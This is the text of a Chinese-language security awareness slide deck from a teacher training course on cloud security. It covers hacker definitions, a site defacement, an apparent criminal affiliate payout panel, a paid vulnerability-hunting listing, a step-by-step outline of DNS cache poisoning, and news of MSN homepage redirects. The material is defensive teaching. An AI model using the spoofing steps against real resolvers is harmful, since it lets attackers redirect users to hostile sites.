

南投縣教育網路中心

資安防護種子教師培訓研習課程

雲端應用與安全

麟瑞科技

蔡和燁

系統整合、資訊服務的第一選擇



Solutions
Services

1

關於雲端服務

2

生活中的雲端科技

3

駭客漫步在雲端

4

雲端使用安全



SANS CEO: 走資安要學中文

Advice to Security Pros: Learn Chinese
Career Insights from Stephen Northcutt, CEO of SANS
Upasana Gupta, Contributing Editor
September 14, 2010

Stephen Northcutt, CEO of SANS Technology Institute, has a piece of advice for up and coming security professionals. "Learn Chinese; you are going to need it."

Further, Northcutt advises, "Learn and live by the security axiom: protection is ideal, but detection is a must."

Source: bankinfosecurity, 2010



「**駭客**」 (**hacker**) 一詞一般有以下意義：
一個對 (某領域內的) 程式語言有足夠了解，可以不經長時間思考就能創造出有用的軟體的人。
喜愛編程(Coding)並享受在其中變得更擅長於編程的人。
喜愛自由(Freedom)，不易受約束，但覺得假如是為了喜愛的事物，可以被受適當的約束。


「**黑客、怪客、垮客和劊客**」 (**cracker**) 一詞一般有以下意義：
一個惡意 (一般是非法地) 試圖破解或破壞某個程式、系統及網路安全的人。

「**hacker**」們建設，而「**cracker**」們破壞。

- From Wiki



為名



為名


為利

為一口氣

淑君第一 亞洲跆拳道聯盟 還我金牌
WE GOT NO.1
개 색 끼
ass hole
SHAME ON YOU

http://www.asiantaekwondounion.org/





Sellers, Buyers

User ID	Name	Act	Payment type	Personal rates CC(raw\$,unique\$)	Money made	Money paid	Money made today	Money to pay	Status	Act	<input type="checkbox"/>
					51688.844	51123.216	2.96	565.628			
<u>Osmsmsms</u>	Osmsmsms	<u>edit</u>	sale	80%	1210.8	980	2.4	230.8	!	<u>pay</u>	<input type="checkbox"/>
<u>lama</u>	lama	<u>edit</u>	raw	US(0.002\$/0.003\$)	37640.802	37315	0.44	325.802	!!	<u>pay</u>	<input type="checkbox"/>
<u>12345</u>	555	<u>edit</u>	unique	RU(0\$/0.00003\$)	150.102	140.946	0.02	9.156		<u>pay</u>	<input type="checkbox"/>
<u>archi11</u>	Sergey	<u>edit</u>	unique		0	0	0	0		<u>pay</u>	<input type="checkbox"/>
<u>blabla</u>	Test	<u>edit</u>	unique		0	0	0	0		<u>pay</u>	<input type="checkbox"/>
<u>flycove</u>	Namee	<u>edit</u>	unique		0	0	0	0		<u>pay</u>	<input type="checkbox"/>
<u>goss</u>	Gossudar	<u>edit</u>	unique		0.01	0	0	0.01		<u>pay</u>	<input type="checkbox"/>
<u>jack</u>	Jack	<u>edit</u>	raw	RU(0.01\$/0.03\$) US(0.01\$/0.05\$) EU(0.01\$/0.04\$)	0.06	0	0	0.06		<u>pay</u>	<input type="checkbox"/>
<u>kaban</u>	Zzz	<u>edit</u>	unique	*(0\$/0.01\$)	12674.06	12662.77	0.1	11.29		<u>pay</u>	<input type="checkbox"/>
<u>mike</u>	Mike	<u>edit</u>	raw		1.5	1.5	0	0		<u>pay</u>	<input type="checkbox"/>
<u>mufi</u>	Muf Mufich	<u>edit</u>	unique	BY(0.01\$/0.04\$) EN(0.01\$/0.04\$) FR(0.01\$/0.05\$) GB(0.01\$/0.05\$) US(0.01\$/0.04\$) AU(0.01\$/0.05\$)	0.05	0	0	0.05		<u>pay</u>	<input type="checkbox"/>
<u>peterspb</u>	Peter Ost	<u>edit</u>	unique		11.36	13	0	-1.64		<u>pay</u>	<input type="checkbox"/>

¥500元 [多人中标] 网站安全检测, 找出漏洞及数据库

虚拟资产买家
互联网用户

¥200元 [单人中标] 请人帮写客户任务写一篇推广软文

互联网

网站/页面



DNS – 網域名稱伺服器

Router – 路由器




1) Attacker sends a request for dummy1.sun.com

Local DNS



Attacker



A query: dummy1.sun.com

2) Check cache for:

dummy1.sun.com = No


Do we have name server entry for sun.com? = Yes

3) Lets ask ns1.sun.com

A query: dummy1.sun.com

TXID = 23457

ns1.sun.com Server




Error response
TXID=23457

4) If the spoofed replies have right TXID, update cache with:

- dummy1.sun.com = java.sun.com
- java.sun.com = 7.7.7.7






www.gmail.com IP是:
200.1.1.4



DNS Server



走這一條路!!

www.google.com 在哪裡哪條路?



新聞

[新聞專題](#)[即時新聞](#)[新聞簡訊](#)

技術

[產品報導](#)[技術專題](#)[IT書訊](#)

IT管理

[CIO](#)[IT人物](#)[專欄](#)

新聞總覽

業界動態

訂閱電子報

iThome Online提供免費電子報，現在就訂，最新IT訊息每日寄達。

iThome 每日新聞報
iThome 產品技術報

[\[我要訂閱\]](#)

微軟MSN首頁遭轉址 疑上層DNS被入侵

文/蘇文彬 (記者) 2009-03-06



成為你朋友中第一個說這讚的人。



我要收藏

由於並非所有使用者登入皆發生問題，專家指出問題點應是首頁上層DNS遭入侵，導致網站首頁發生被轉址問題。

台灣微軟MSN及CNET等網站首頁本週發生遭轉址事件，對此資安業者表示，應是上層DNS遭入侵所致。

根據網友在網路上的反映，本週部份連入MSN或CNET首頁的網友，被連結至某一特定中國網址（<http://www.dachengkeji.com/artical/index.htm>），由於並非所有網友皆發生此問題，部份網友懷疑自己電腦中毒，甚至引發網路上的討論。

對此，台灣微軟線上服務事業群行銷經理鍾婉珍表示，微軟並未接獲使用者的回報，而是從媒體報導後得知此訊息。而據微軟自己的瞭解，MSN系統正常並無被入侵的問題，不過微軟還交由內部安全部門調查，具體的原因並不清楚。

實驗新型態的攻擊手法。



None blind IP Spoofing

None-blind IP spoofing

是指攻擊者可以監聽到TCP/IP流量

